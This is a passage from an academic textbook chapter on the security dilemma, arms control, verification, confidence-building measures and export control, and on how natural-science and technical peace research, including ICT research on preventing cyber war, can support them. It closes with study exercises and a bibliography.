Ethics is about rules of behaviour directed by values, and about responsibility. Fundamental values are reflected in basic documents, for example constitutions of individual states. On the global level, the United Nations (UN) has concluded resolutions on many issues, among them human rights and recently the Sustainable Development Goals (UN, 1948, 2015). With respect to questions of war and peace, the UN Charter – concluded after the experience of World War II – is the fundamental document (UN, 1945).

Because war brings destruction and suffering, it should be a high priority to prevent it. Correspondingly the Charter states that "*[t]o maintain international peace and security" is the central goal of the UN (Art. 1). It stipulates that "[a]ll Members shall settle their international disputes by peaceful means*", and that "*[a]ll Members shall refrain in their international relations from the threat or use of force against the territorial integrity or political independence of any state.*" (Art. 2).

The UN was set up as a **system of collective security**, that is a system where all member states understand the security of each member as a common concern and obligate themselves to respond collectively to a threat to or a breach of peace. This is directed at the inside, which distinguishes it from a **military alliance** such as NATO, where states agree to protect each other against an outside threat (e.g. Gareis, 2014).

The UN Charter describes how the collective security shall be organised. If the UN Security Council (SC) "*determine[s] the existence of any threat to the peace, breach of the peace, or act of aggression,*" it shall make recommendations or take peaceful or military measures "*to maintain or restore international peace and security*" (Art. 39-42). However, in many relevant cases an SC decision was blocked by a veto from one of the permanent SC members. Also, the military mechanisms of the UN Charter (making available armed forces, holding available air-force contingents, establishing a Military Staff Committee (Art. 43-49)) were not enacted. This means that the UN does not function as a system of collective security, contrary to the original intention.

As a consequence, the states rely on Art. 51 concerning their security. It confirms "*the inherent right of individual or collective self-defence if an armed attack occurs against a Member of the United Nations, until the Security Council has taken measures necessary to maintain international peace and security.*" However, this reproduces the security dilemma. Prevention of war thus calls for limiting and reducing weapons and armed forces. Consequently, the UN Charter calls for "*disarmament and the regulation of armaments*" (Art. 11, 26, 47), the First Committee of the UN General Assembly is devoted to disarmament, and the UN has a special body – the Geneva Conference on Disarmament (CD) – that was instrumental in the negotiations of many multilateral disarmament treaties, e.g. the Non-Proliferation Treaty of 1968, the Biological Weapons Convention of 1972, the Chemical Weapons Convention of 1993 and the Comprehensive Nuclear Test Ban Treaty of 1996.[6] Up to now, most nuclear arms-control treaties have been negotiated not in the CD, but bilaterally between the USA and the USSR/Russia.

The methods and results of science and engineering are internationally valid. This can be a connecting factor for international thinking in the respective communities.[7] Researching for the national purpose of increasing one's own military strength is inappropriate for two reasons. Firstly because of the security dilemma explained above, i.e. the possibility of increasing the risk of war through research meant to ensure peace by enhancing security. Secondly, because research made with peaceful objectives might benefit a country that is secretly preparing for a war of aggression and deceiving the public about its motivations and existing threats. Being experts in their respective fields, scientists and engineers can familiarise themselves with the consequences of high-technology wars and the options of reducing military threats and can have an important role in informing decision makers and the general public.[8]

3.4 Limiting and Reducing Military Threats

3.4.1 Arms Control and Disarmament

Without constraining measures, the security dilemma results in a principally unlimited arms race and increasing mutual threats, often with shorter timelines for reaction and a higher risk of inadvertent escalation. One way out of this mechanism is mutually agreed limitations and reductions of armed forces and their weapons, optimally focusing on the most destabilising weapons and postures. This is the so-called **arms control** (see also Chapter 10 "*Arms Control and its Applicability to Cyberspace*" and Chapter 11 "*Unmanned Systems: The Robotic Revolution as a Challenge for Arms Control*"); in case of reductions, in particular if these go down to zero, one speaks of **disarmament**.[9] The latter

[6] Unfortunately, the CD has not been able to conclude further treaties after 1996. Strong differences of opinion have blocked consensus e.g. on arms control for outer space and on a cutoff of the production of nuclear-weapons-capable fissile material.

[7] This showed up e.g. in the co-operation between leading nuclear scientists of the Soviet Union and the West in the Pugwash movement following the Einstein-Russell Manifesto of 1955 (Pugwash, 2018).

[8] There are complex questions, with room for different assessments, e.g. how to deal with a genocide – is it possible to prepare limited armed forces for humanitarian interventions without increasing the threats among the other countries? More generally, can armed forces be structured in such a way that they are effective in defence but not capable of large-scale offence?

[9] For a systematic presentation, also covering the treaties, see Goldblat, 2002. Treaty texts are available online. A wealth of information is available at http://www.reachingcriticalwill.org/, in German there is http://armscontrol.de/.

can concern a specific weapon category, such as intermediate-range nuclear forces (INF) that were removed and eliminated between the US and the USSR by the INF Treaty of 1987. UN resolutions and many arms-control treaties mention the goal of "general and complete disarmament," that is comprising all countries and eliminating all armed forces with all their weapons.

Arms control accepts that states have armed forces but attempts to prevent the most dangerous developments. Arms control has three main goals: prevention of war, saving costs, and reducing the damage if war nevertheless occurs (Schelling/Halperin, 1961). These three goals are not necessarily compatible; for example, in principle states could agree to deploy cheaper weapons that might reduce stability. The same negative outcome is probable with weapons intended to reduce damage in war, either by targeting the other's weapons (e.g. by highly precise ballistic missiles with multiple warheads) or building up defences that probably would be overwhelmed by increasing the numbers of offensive weapons. In both cases the pressure to act fast in a crisis would increase, and a quantitative arms race would ensue. Thus, when designing arms-control agreements, the goal of war prevention should have clear priority over the other two.

It took nearly two decades and the experience of the Cuban missile crisis 1962 before the first arms-control treaty (the Partial Nuclear Test Ban Treaty) could be signed in 1963. Nuclear-strategic arms were first limited between the USA and then USSR nearly a decade later (the SALT I Interim Agreement of 1972). In the same year both agreed to strongly limit anti-ballistic missiles (ABM Treaty), and the multilateral Biological Weapons Convention prohibited this whole class. The general political relationships between USA and USSR, as well as its global consequences influenced the process. The multilateral Chemical Weapons Convention was signed only in 1993, and the Comprehensive Nuclear Test Ban Treaty (CTBT), also multilateral, in 1996. Great progress became possible with USSR President Gorbachev's reforms in the Soviet Union, several agreements followed one another: 1987 the INF Treaty (USA-USSR, banning intermediate-range nuclear forces), 1990 the CFE Treaty – between member states of NATO (North Atlantic Treaty Organization) and then WTO (Warsaw Treaty Organization), limiting conventional armed forces in Europe – , 1991 START I (USA-USSR, Strategic Arms Reduction Treaty), 1992 Open Skies Treaty (member states of NATO and then WTO, allowing overflights with cameras and other sensors). US President Obama's approach resulted in the New START (2010, with further reductions).

As other international treaties, arms-control agreements contain clauses when they enter into force. They become legally binding for the respective member state after the national authority, often the parliament, has agreed to them. This process is called **ratification**.

When states agree that certain new weapons or military technologies that still are in research or development would have negative consequences if deployed or used – for world peace, for international humanitarian law, for civilian society –, they can limit or prohibit them beforehand. Obviously, it is much easier to agree on a prohibition of systems or activities that are not yet introduced in the armed forces than on withdrawal if armed forces are already using them and feel dependent on them. This **preventive arms control** can work at different stages of the life cycle of a new technology or system. It can prohibit use, but also acquisition/deployment, and can extend to the earlier stages of testing and development.[10] The latter is the case for the Biological Weapons Convention and the Chemical Weapons Convention. Preventive elements are also contained in several other treaties, for example in the Outer Space Treaty of 1967, the NPT of 1968 and the CTBT of 1996. In the case of the Protocol on Blinding Laser Weapons (1995) in the framework of the UN Convention on Certain Conventional Weapons, only usage is prohibited, but as military motives were weak, this has resulted in a stop not only of development and testing but also of research[11], with other new technology (such as uninhabited vehicles) being much more attractive militarily. Generally, countries that emphasise fast technological advance tend not to favour preventive arms control; the insight that one's own national security can suffer when potential adversaries introduce similar technologies competes with the impetus of strengthening one's own forces.

Today the arms-control process has come to a stop, and some treaties are in danger of breaking down or phasing out.[12] The general climate is not conducive to arms control and disarmament, as relevant states rather go into the direction of arms buildup.

3.4.2 The Importance of Verification

When states limit their military capabilities, there is a potential problem. Arms-control treaties are legally binding, but no overarching authority guarantees compliance. Hence, states take into account the possibility that a treaty partner covertly keeps its arms and forces and could therefore attack a party that honours its obligations with a higher probability of success. In order to not be surprised by such a scenario, all states have a motive

[10] The earliest stage of research is normally not included in preventive arms control because its outcomes are open, results could be used for different purposes, and verification would be difficult. Exceptions exist, e.g. research using actual nuclear explosions is excluded by the CTBT.

[11] Research and development of dazzling lasers have continued, respecting the blinding-weapons ban.

[12] The US has abrogated the ABM Treaty in 2001, Russia suspended its CFE-Treaty participation in 2007 and halted it completely in 2015. With mutual accusations of non-compliance, the INF Treaty is in danger. New START will expire in 2021, with a maximum extension by five years; if not superseded by a new treaty, strategic arms will no longer be limited thereafter.

to covertly retain weapons and soldiers. **Verification** of compliance with the treaty is how this problem can be solved (see Chapter 12 *"Verification in Cyberspace"*). If violations by one party are found early enough, the other treaty members can try to convince it to change its behaviour. If this does not succeed, they can adapt to the situation and potentially enact countermeasures, up to the abrogation of the treaty with new buildup of military capabilities for compensation. These possibilities act as a deterrent when a state considers whether violating or circumventing the treaty would serve its interest. If the prospect is to be caught soon, before a significant superiority could be achieved, the attempt will probably not be undertaken.

Here another dilemma arises: On the one hand, convincing treaty partners that one complies with the stipulations of an arms-control treaty requires transparency about one's armed forces. On the other hand, the partners are potential adversaries that could use all such information for military advantage if war breaks out – any knowledge that one has about an adversary can be used to better fight against him. Armed forces need secrecy due to their very task, namely achieving victory in violent conflict. There is a way out of this **verification dilemma** as well, namely a creative mix of transparency and secrecy: allow limited information – as much as required for judging compliance – while protecting sensitive military secrets. As a result, the interplay between the possibilities of verification and the substantive provisions of a limitation treaty is complex. It may necessitate tailoring the latter to the former. For example, in 1963 underground nuclear explosions were excluded from the Partial Nuclear Test Ban Treaty because in the 1960s seismic signals from such explosions could not be differentiated from those caused by earthquakes. Of course, the acceptable degree of military transparency differs between states and can evolve over time. One example is the former Soviet Union that did not want inspections of military installations on its territory at first. Only later Gorbachev's "glasnost" led to unprecedented inspection rights, beginning with the 1987 INF Treaty.[13] Also, opinions within societies and groups of decision makers differ not only about what degree of intrusiveness is acceptable for verification, but also about the necessity to engage in arms control at all. Often, defence ministries, armament industry and conservative circles are sceptical, whereas foreign ministries and liberal or progressive circles tend to favour arms control.

[13] In the early 1960s, the introduction of observation satellites allowed the USA to monitor missile bases and nuclear installations in the USSR, circumventing the need for on-site inspections. This showed that there was no "missile gap" and paved the way for the first strategic-arms limitation agreement (SALT I, 1972) that was to be verified by "national technical means of verification" (an intentionally vague name that refers mainly to satellites).

3.4.3 Confidence and Security Building Measures

If the relations between potential adversaries are not yet good enough to allow the conclusion of legally binding arms-control treaties, there is a preliminary step that they can take to ease tensions, reduce mistrust and increase stability. So-called **confidence and security building measures** (CSBMs) can provide military information, allow manoeuvre observation, etc. CSBMs are only politically, not legally binding (also see Chapter 9 *"Confidence and Security Building Measures for Cyber Forces"*).

If the CSBMs have been successful and trust has increased, they can be expanded. The land-mark case is the CSBMs in Europe; they started in 1975 during the Cold War with manoeuvre notifications and voluntary invitations of observers. They were expanded over time, with a marked improvement in 1995 when the Organization for Security and Cooperation in Europe (OSCE) was founded. The obligations and rights were codified in the Vienna Documents (VD); the most recent version VD 2011 contains annual exchange of military information (including budgets and data relating to major weapon and equipment systems), consultation, military contacts, notification and observation of larger exercises; there are also substantive limits (on the numbers and sizes of exercises) and verification thereof by inspections (OSCE, 2011).[14]

In the case of confidence building measures (CBMs) for cyberspace, the OSCE recommends voluntary information exchange, consultation and co-operation mainly to counter terrorist or criminal use of ICTs. Military preparations are included only indirectly ("*reduce the risks of misperception, and of possible emergence of political or military tension or conflict*"), thus "security" is not part of the term here (OSCE, 2016; for possible cyber CSBMs that would focus on armed forces, see Chapter 9 "*Confidence and Security Building Measures for Cyber Forces*").

Comparable CSBMs, not to speak of conventional-arms control and co-operative overflights, do not exist in other regions of the world, even though they are dearly needed.

3.4.4 Non-Proliferation, Export Control and Dual-Use

Weapons and other military technology can expand quantitatively within countries, but they can also spread to other countries. The same can happen with qualitative advances; new military technologies can spread within as well as among countries. The process of expansion to other countries is called **horizontal proliferation**, the change to qualitatively

[14] Unfortunately, the VD-2011 promise to update the VD and re-issue it every five years (that is, the next time 2016) has not been implemented as of mid-2018.

different technologies or systems within a country runs is known as **vertical proliferation**. Horizontal proliferation is particularly dangerous with nuclear weapons, which is why a specific Non-Proliferation Treaty (NPT) was concluded in 1968. It accepts that five states, USA, USSR/Russia, UK, France and China, can have nuclear weapons. They oblige themselves to "*pursue negotiations in good faith on effective measures relating to cessation of the nuclear arms race at an early date and to nuclear disarmament, and on a treaty on general and complete disarmament under strict and effective international control*" (Art. VI). However, their failure to do so is one reason why there are by now four more declared or undeclared, respectively, nuclear-weapon states: India, Israel, Pakistan and North Korea. The non-nuclear-weapon states obligate themselves not to have or build nuclear weapons and to accept verification of compliance in the form of so-called safeguards of the International Atomic Energy Agency (IAEA). In return they get support in peaceful uses of nuclear energy.

In order to prevent proliferation of nuclear weapons via nuclear technologies, producing and exporting countries have founded **export control** regimes (Nuclear Suppliers Group NSG, Zangger Committee) with guidelines that recommend considerations about the recipients and certain restrictions on such exports. Similarly, 35 countries have agreed to limit exports of missiles and missile technology (the Missile Technology Control Regime MTCR). The Wassenaar Arrangement does the same for conventional weapons. These regimes are asymmetric: some countries allow themselves certain military systems while trying to prevent others from having access to them. This approach can slow down proliferation but cannot prevent it in the long run. Problematic kinds of weapons or military uses of technologies can only be prevented by international renunciation with legally binding treaties, including verification, that comprise (nearly) all relevant actors. This is the case with the near-universal prohibitions of the Biological Weapons Convention (1972) and the Chemical Weapons Convention (1993). Both are supplemented with export controls for chemical and biological agents and technologies, administered by the Australia Group.

Export-control regimes are not legally binding, and they comprise only the states taking part in them, between 35 and 50 respectively. Exports of critical technologies are not forbidden, instead they are up to the judgement of the states, which take a multitude of factors into account.

Many technologies can be used for both, civilian and military purposes. This **dual-use** is unavoidable with generic, fundamental technologies such as steel or (micro)electronics. But since armed forces tend to go to the limits of what is technologically possible, modern civilian high technologies can be very useful to militaries as well. A paradigm case is the relationship between space and missile technologies. Better known is that civilian nuclear technologies such as uranium enrichment and reprocessing of spent nuclear fuel are principally capable of producing nuclear-weapon materials.

The dual-use quality brings the possibility of getting access to military materials and systems via civilian technologies. This is the reason why the export-control regimes mentioned contain very detailed lists of technologies and systems. However, they can only restrict items that are very close to military requirements; systems and technologies that are widely available commercially can be bought and exported freely.[15] In IT, for example, this concerns standard computers and operating systems, network hard- and software or programming languages.

3.5 Natural-Science/Technical Peace Research: A Diverse Field

NSTPR can be active in all of the areas described above. The question of war and peace is basically a political one and can only be solved by political decisions. However, in modern times technical properties of weapons and other military systems strongly influence how armed forces prepare for war, how states perceive military threats and how they can react to military actions of others. Thus, military technology has a strong bearing on the probability of war, and natural-science/technical analyses of its properties and its dangers as well as of options to reduce the latter are a necessary part of efforts to strengthen peace and international security.

NSTPR is an interdisciplinary field, but the degree of interdisciplinarity can vary. For example, in research of new technical means of verification one can do "hard-science" experiments and evaluations. On the other hand, understanding the interaction between verification methods and substantive limitations, and the acceptable level of intrusion in military or civilian life, needs expertise in "softer" areas of politics and military matters. These possibly include economics and psychology, in addition to the interaction with actors, decision makers and experts in these fields.

NSTPR can be and has been done in different broad fields, among them are:[16]

- Health, ecological and other consequences of (nuclear) war.
- Mathematical modelling of military stability, including during disarmament processes, of cheating and inspection strategies.
- Monitoring of general research and technology development to find the potential of military uses, and of military research and development. Specific areas include: nuclear technologies (e.g. warheads), space technologies including anti-satellite and

[15] Except in case of specific sanctions against specific countries.

[16] For the general framework and examples from NSTPR in Germany see Altmann et al., 2011.

other space weapons, ballistic and other missiles including guidance, ballistic-missile defence; in chemistry and the life sciences: potentials of new agents.

- Assessment of potential new weapons or other military uses of new technologies under viewpoints of peace and international security (military-technology assessment); if dangers are on the horizon, devising options for preventive arms control.
- Options for limitations and reductions in specific technological areas or geographic regions.
- Verification technologies in various areas of actual and potential future arms control.
- Proliferation risks from new civilian technologies that can have dual-use potential; technology design that minimises the proliferation potential (proliferation-resistant design).
- Possibilities for monitoring civilian uses of dual-use technologies, e.g. for improved safeguards of the IAEA.

Such research has prepared many arms-control treaties. The Pugwash Conferences on Science and World Affairs have been an important factor in proposing detailed concepts as well as by preparing the ground politically by informal contacts between scientists and governments, not only in the Cold War (Pugwash, 2018). Numerous examples of NSTPR can be cited. One is geophysics research; in the 1980s it elucidated how to distinguish an underground explosion from an earthquake by the respective seismic signals. This was a precondition for the verification, and thus, conclusion in 1996, of the Comprehensive Nuclear Test Ban Treaty. In other areas, states have not yet taken up proposals from NSTPR, for example a prohibition of space weapons. Urgent present challenges concern autonomous weapon systems and preparations for cyber war (see Section 3.6).

3.6 Natural-Science/Technical Peace Research in ICT

While military R&D has put a large effort in ICT for many decades, NSTPR in ICT has only little tradition. However, particularly with increasing military preparations for cyber war, such research has become more urgent.

3.6.1 Research for Preventing Cyber War

The following is a list of potential research fields; some of them are already subject of intense work for the protection of the civilian ICT infrastructure and systems. While hacker groups, organised crime and cyber armed forces can use the same or similar tools for covert intrusion in and manipulation of ICT systems, there is a conceptual difference.

Activities of the first two groups are crimes and should be dealt with by police; in particular they do not constitute cyber “war”. This notion should be left to offensive and defensive actions between military forces (usually) of a state, carried out in an armed conflict.[17] Another distinction from “normal”, civil crime is that armed forces dispose of many more resources so that their tools of attack can be markedly more sophisticated (see Chapter 4 “*Information Warfare – From Doctrine to Permanent Conflict*” and 5 “*Cyber Espionage and Cyber Defence*”).

Of course, computer science itself has many interdisciplinary aspects. In the following “interdisciplinary” refers to other disciplines such as political science or law.

Examples for strongly interdisciplinary fields are: Firstly, following military preparations for cyber war, such as budgets, personnel effort, relationship offence-defence, ICT methods for both, inclusion of producers or service providers, etc. Secondly, developing concepts for better protection against cyber attacks. Thirdly, nomenclature, coming up with definitions, systematisations, and classifications in international law: “cyber weapon”, “cyber attack”, “cyber war”, etc. And lastly, the possibility and credibility of unilateral renunciation of cyber attacks, relationship to cyber espionage.

Fields with little or no interdisciplinary share are secure operating systems/applications/communication methods and software for protection and monitoring against intrusion as well as tools for automatic analysis of events. These are standard fields of R&D for IT security, mostly focused on civilian systems and infrastructure. Specific research could investigate aspects arising in military contexts by referring to analogies to traditional confidence building and arms control (interdisciplinary) (see also Chapter 9 “*Confidence and Security Building Measures for Cyber Forces*” and 12 “*Verification in Cyberspace*”):

- What confidence and security building measures from the field of conventional armed forces, in particular the Vienna Document of the OSCE (such as information exchange, notification and observation of exercises), could be transferred to the field of cyber forces?
- With respect to the substance of regulation: what kinds of prohibitions, qualitative or quantitative limitations in the field of cyber war preparations are principally possible; which of these could be acceptable?

[17] The unofficial Tallinn Manual on the International Law Applicable to Cyber Operations states: “A cyber operation constitutes a use of force when its scale and effects are comparable to non-cyber operations rising to the level of a use of force.” (Schmitt, 2017, Rule 69).

- How could compliance with such regulation be verified? What would be national technical means of verification (the general term used in traditional arms-control treaties, with satellites most important), and could such monitoring be differentiated from espionage? How about cooperative technical means of verification, for example monitoring of internet traffic, maybe by an international organisation (roughly similar to the Organisation for the Prohibition of Chemical Weapons or the Comprehensive Test-Ban Treaty Organization)? How about on-site inspections as under the START and CFE Treaties? However, unlike the respective objects, cyber weapons can be reproduced much more easily. How could forensic analyses of suspicious events be done? Can one differentiate between a cyber attack by a hacker group or a criminal organisation on the one hand and by the armed forces of a state on the other hand? Can the originator of a cyber attack be identified (see Chapter 13 "*Attribution of Cyber Attacks*")?
- Significant monitoring of internet traffic is done all the time, mostly by national bodies. Could this be used synergistically for the verification of cyber arms control?
- In case of legally binding treaties, what measures of "societal verification" could be used to strengthen compliance? For example, what about protection of whistle blowers or an ethical code for scientists and engineers similar to what is being discussed in the life sciences?

Before mechanisms of traditional CSBMs or arms control may be agreed upon:

- What unilateral restraint measures are possible, what would be needed to convince states to accept them and declare this publicly?
- How could a code of conduct for state behaviour in cyberspace look like (going beyond the recommendations of the UN Group of Governmental Experts, UN, 2015a[18])? Even though it would not be legally binding, what effects could it have?

On a general level, there is the question of offence-defence relationship:

- In the field of strategic ballistic missiles, it has become clear that defence has no possibility of achieving significant success, not least because adding offensive missiles and countermeasures is cheaper than defensive systems. In the conventional field there are concepts for defence dominance, but most armed forces do not rely on defence only but find offensive capabilities necessary as well. Does this hold for cyber forces, too? Research could address the question whether in the cyber realm

[18] Unfortunately, the 2016-2017 Group of Governmental Experts was unable to reach agreement on a consensus report.

defence dominance is possible, so that an aggressor can be denied success and counter-attack does not seem necessary?

3.6.2 ICT Research for Other Fields of Peace and International Security

An urgent topic in military-technology assessment is the trend of military technology towards autonomous weapon systems. In these uninhabited vehicles attacks would no longer be remotely controlled by a human operator, but computer algorithms would select targets and engage them without human intervention. ICT research could address several overarching questions:

- What is the outlook for algorithms complying with international humanitarian law (that is, the basic rules of discrimination between combatants and non-combatants, and of proportionality between expected military advantage and collateral damage among others) in complex situations (e.g. Arkin, 2009; Sharkey 2012)?
- What can and will likely happen if two separate fleets/systems of autonomous weapons interact with each other in a severe crisis (Altmann/Sauer, 2017)?
- More generally, which uses of artificial intelligence in armed forces could be possible? And what dangers for peace and international security could arise as a result? How could such dangers be contained?

ICT could also be used as a tool in arms control and disarmament, in export control and crisis mitigation. Here new technologies such as AI and blockchains could be applied. Some ideas are:

- Big-data processing and deep learning could be used for many purposes, for example to find indications of illegal exports and imports, or of offensive cyber preparations (e.g. Cojazzi et al., 2015). They can help to provide accurate information in armed conflicts when the conflict parties give contradictory statements.
- Automatic evaluation of satellite images can help to find covert nuclear installations or to gain reliable information in crisis regions (e.g. Albright et al., 2018). While government institutions tend to keep such information internal, non-governmental organisations can use it to mobilise the public in case of gross human-rights violations.
- Block-chain and shared-ledger technologies promise secure communication and decentralised data storage (e.g. Frazar et al., 2017). R&D could investigate potential uses in arms-control verification and non-proliferation.
- For verification of a prohibition of autonomous weapon systems, while remotely controlled armed systems would remain allowed, a mechanism for proving that an attack had been controlled by a human soldier would be useful (Gubrud/Altmann, 2013).

R&D could work on the details of a mechanism for secure recording of all relevant data (sensor, communication, operator actions) together with a hash code for checking the authenticity and correctness of the data later.

Other ideas for reducing military threats and promoting peace are possible, maybe in an indirect way.

- An interesting concept for developers of open software is designing the licenses in such a way that use by armed forces and intelligence agencies is prohibited (Dierker/Roth, 2018). This could urge these actors to develop specific software and could lead to a separate development path for civilian software. This in turn would motivate cyber armed forces to focus on military targets and reduce preparations for attacks on civilian software. That is, they would obey the fundamental rule of international humanitarian law, namely, to discriminate between combatants and military objects on the one hand, and non-combatants and civilian objects on the other.

Because ICT plays an ever-increasing role in military preparations for war, NSTPR in ICT is increasingly needed.

3.7 Conclusions

- In an international system without overarching authority states try to make themselves secure from attacks by keeping armed forces. The outcome of this collective process, however, is decreased security. This is called the *security dilemma*.
- Because science and technology provide advantage in war, states strive for military-technological advance in order to gain victory should war occur, or at least to avoid being defeated. If this advance is fast and occurs in strong mutual interaction, arms-race instability arises. New weapons and other military technology often increase threats and reduce decision times, so that in a severe crisis pressure exists to attack fast, leading to *crisis instability*.
- Ways out of these two types of instability and out of the security dilemma in general exist. The main path that can be taken is *arms control*, that is internationally agreed limitations and reductions of weapons and armed forces. In order to rely on compliance with such agreements, states need adequate *verification*.
- If legally binding treaties cannot yet be concluded, confidence and security building measures can form a preliminary step to ease tensions, reduce mistrust and increase stability. The most comprehensive *CSBMs* hold for Europe, in other world regions they are lacking.

- Limitation of weapons can be supported by *non-proliferation* and *export control* that comprise also civilian technology with *dual-use* potential. Some such measures are universal, others are asymmetric, i.e. possessor states try to block others from access to the same technologies that they are using.
- Because the question of war and peace is strongly influenced by science and technology, efforts to prevent war and promote peace need to include such issues. *NSTPR* is needed, and has been done, in many fields, from consequences of war via military-technology assessment to verification technologies, from studying proliferation risks to monitoring dual-use technologies.
- Because ICT plays an increasing role in preparations for war, *NSTPR in ICT* becomes more important. One area where research is urgently needed is prevention of cyber war, in particular options for arms control and verification, and for confidence and security building measures that could be applied to cyber forces. Other research fields are autonomous weapon systems, and the utility of ICT in verification.

3.8 Exercises

Exercise 3-1: Explain the security dilemma.

Exercise 3-2: What types of instability can occur in the international system with respect to weapons and armed forces?

Exercise 3-3: What can states do to reduce instability and find ways out of the security dilemma?

Exercise 3-4: Give examples of NSTPR in general and in ICT.

Exercise 3-5: Discuss similarities and differences in arms control for traditional (physical) and cyber weapons.

3.9 References

3.9.1 Recommended Reading

Altmann, J. (2017). Militärische Forschung und Entwicklung (Military Research and Development), Kap. 6 in Altmann, J. Bernhardt, U., Nixdorff, K., Ruhmann, I. & Wöhrle, D. *Naturwissenschaft – Rüstung – Frieden – Basiswissen für die Friedensforschung*, 2. verbesserte Auflage (Science – Armament – Peace – Basic Knowledge for Peace Research, 2nd improved edition), Wiesbaden: Springer VS.

OSCE (Organization for Security and Co-operation in Europe) (2016). OSCE confidence-building measures to reduce the risks of conflict stemming from the use of information and communication technologies. Permanent Council Decision No. 1202. Vienna: OSCE, 10 March. Retrieved from http://www.osce.org/pc/227281.

UN (United Nations) (1945). *Charter of the United Nations*. New York: UN. Retrieved from http://www.un.org/en/charter-united-nations/index.html.

3.9.2 Bibliography

Albright, D., Burkhard, S. & Lach, A. (2018). Commercial Satellite Imagery Analysis for Countering Nuclear Proliferation. Annual Review of Earth and Planetary Sciences, 46, 99-121.

Altmann, J., Kalinowski, M., Kronfeld-Goharani, U., Liebert, W. & Neuneck, G. (2011). Naturwissenschaft, Krieg und Frieden (Science, War and Peace), in: Schlotter, P. & Wisotzki, S. (eds.). *Friedens- und Konfliktforschung* (Peace and Conflict Research), Baden-Baden: Nomos.

Altmann, J. (2017). Militärische Forschung und Entwicklung (Military Research and Development), Kap. 6 in Altmann, J. Bernhardt, U., Nixdorff, K., Ruhmann, I. & Wöhrle, D. *Naturwissenschaft – Rüstung – Frieden – Basiswissen für die Friedensforschung*, 2. verbesserte Auflage (Science – Armament – Peace – Basic Knowledge for Peace Research, 2nd improved edition), Wiesbaden: Springer VS.

Altmann, J. & Sauer, F. (2017). Autonomous Weapon Systems and Strategic Stability. *Survival* 59 (5), 117-142.

Arkin, R. (2009). Governing Lethal Behavior in Autonomous Robots, Boca Raton FL: CRC Press.

Blair, B. (1993). *The Logic of Accidental Nuclear War*. Washington DC: Brookings.

Cojazzi, G.G.M., van Der Goot, E., Verile, M., Wolfart, E., Fowler, M.R., Feldman, Y., Hammond, W., Schweighardt, J. & Ferguson, M. (2013). Collection and Analysis of Open Source News or Information Awareness and Early Warning in Nuclear Safeguards. ESARDA Bulletin, (50), 94-105. Retrieved from https://esarda.jrc.ec.europa.eu/images/Bulletin/Files/B_2013_50.pdf.

Dierker, S. & Roth, V. (2018). Can Software Licenses Contribute to Cyberarms Control? In: *Proceedings of 2018 New Security Paradigms Workshop* (NSPW '18). New York NY: ACM.

Frazar, S.L., Schanfein, M.J., Jarman, K.D., West, C.L., Joslyn, C.A., Winters, S.T., Kreyling, S.J. & Sayre, A.M. (2017). Exploratory study on potential safeguards applications for shared ledger technology. PNNL-26229. Oak Ridge TN: Pacific Northwest National Laboratory. Retrieved from https://www.pnnl.gov/main/publications/external/technical_reports/PNNL-26229.pdf.

Gareis, S.B. (2014). Kollektive Sicherheit (Collective Security). In: Feske, S., Antonczyk, E. & Oerding, S. (eds.). *Einführung in die Internationalen Beziehungen* (Introduction to International Relations). Opladen: Budrich, 253-265.

Goldblat, J. (2002). *Arms Control: The New Guide to Negotiations and Agreements*. Oslo/Stockholm/London etc.: PRIO/SIPRI/Sage.

Gubrud, M. & Altmann, J. (2013). *Compliance Measures for an Autonomous Weapons Convention*, ICRAC Working Paper #2, International Committee for Robot Arms Control, Retrieved from https://www.icrac.net/wp-content/uploads/2018/04/Gubrud-Altmann_Compliance-Measures-AWC_ICRAC-WP2.pdf.

Hagel, C. (2014). Secretary of Defense Speech, Reagan National Defense Forum, Simi Valley, CA, Nov. 15, Retrieved from https://www.defense.gov/News/Speeches/Speech-View/Article/606635.

Herz, J.H., Idealist Internationalism and the Security Dilemma, *World Politics* 2: 2, 157-180, 1950. Retrieved from https://www.cambridge.org/core/services/aop-cambridge-core/content/view/7094783665386FD81A25DF98C7EEC223/S0043887100000253a.pdf/idealist_internationalism_and_the_security_dilemma.pdf.

OSCE (Organization for Security and Co-operation in Europe) (2011). *Vienna Document 2011 on Confidence- and Security-Building Measures*. Vienna: OSCE. Retrieved from http://www.osce.org/fsc/86597.

OSCE (Organization for Security and Co-operation in Europe) (2016). OSCE confidence-building measures to reduce the risks of conflict stemming from the use of information and communication technologies. Permanent Council Decision No. 1202. Vienna: OSCE, 10 March. Retrieved from http://www.osce.org/pc/227281.

Pugwash Conferences on Science and World Affairs (2018). Retrieved from https://pugwash.org.

Sagan, S.D. (1993). The Limits of Safety: Organizations, Accidents and Nuclear Weapons. Princeton NJ: Princeton University Press.

Schelling, T.C. & Halperin, M.H. (1961). *Strategy and Arms Control*. New York: Twentieth Century Fund.

Schlosser, E. (1993). Command and Control: Nuclear Weapons, the Damascus Accident, and the Illusion of Safety. London: Penguin.

Schmitt, M.N. (gen. ed.) (2017). *Tallinn Manual 2.0 on the International Law Applicable to Cyber Operations*, 2nd edition. Cambridge etc.: Cambridge University Press.

Sharkey, N.E (2012). The evitability of autonomous robot warfare, *International Review of the Red Cross*, 94 (886), 787-799. Retrieved from http://www.icrc.org/eng/assets/files/review/2012/irrc-886-sharkey.pdf.

UN (United Nations) (1945). *Charter of the United Nations*. New York: UN. Retrieved from http://www.un.org/en/charter-united-nations/index.html.

UN (United Nations) (1948). Universal Declaration of Human Rights. New York: UN. Retrieved from https://www.un.org/en/universal-declaration-human-rights.

UN (United Nations) (2015). Transforming our world: the 2030 Agenda for Sustainable Development. New York: UN. Retrieved from https://sustainabledevelopment.un.org/post2015/transformingourworld.

UN (United Nations) (2015a). Group of Governmental Experts on Developments in the Field of Information and Telecommunications in the Context of International Security. United Nations General Assembly, A/70/174, 22 July. Retrieved from http://www.un.org/ga/search/view_doc.asp?symbol=A/70/174.

Unterseher, L. (2011). Frieden schaffen mit anderen Waffen? Alternativen zum militärischen Muskelspiel (Creating Peace with Different Weapons? Alternatives to Military Muscle Flexing). Wiesbaden: Springer VS, 2011.

US DoD (Department of Defense) (2012). *Defense Manufacturing Management Guide for Program Managers*. Washington DC: US DoD, Section 8.3. Retrieved from https://www.dau.mil/guidebooks/Shared%20Documents/Defense%20Manufacturing%20Management%20Guide%20for%20PMs.pdf.

U.S. Congress, Office of Technology Assessment (1985). *Ballistic Missile Defense Technologies*. OTA-ISC-254. Washington, DC: U.S. Government Printing Office. Retrieved from https://www.princeton.edu/~ota/disk2/1985/8504_n.html. See also the literature in Appendix L of this report.

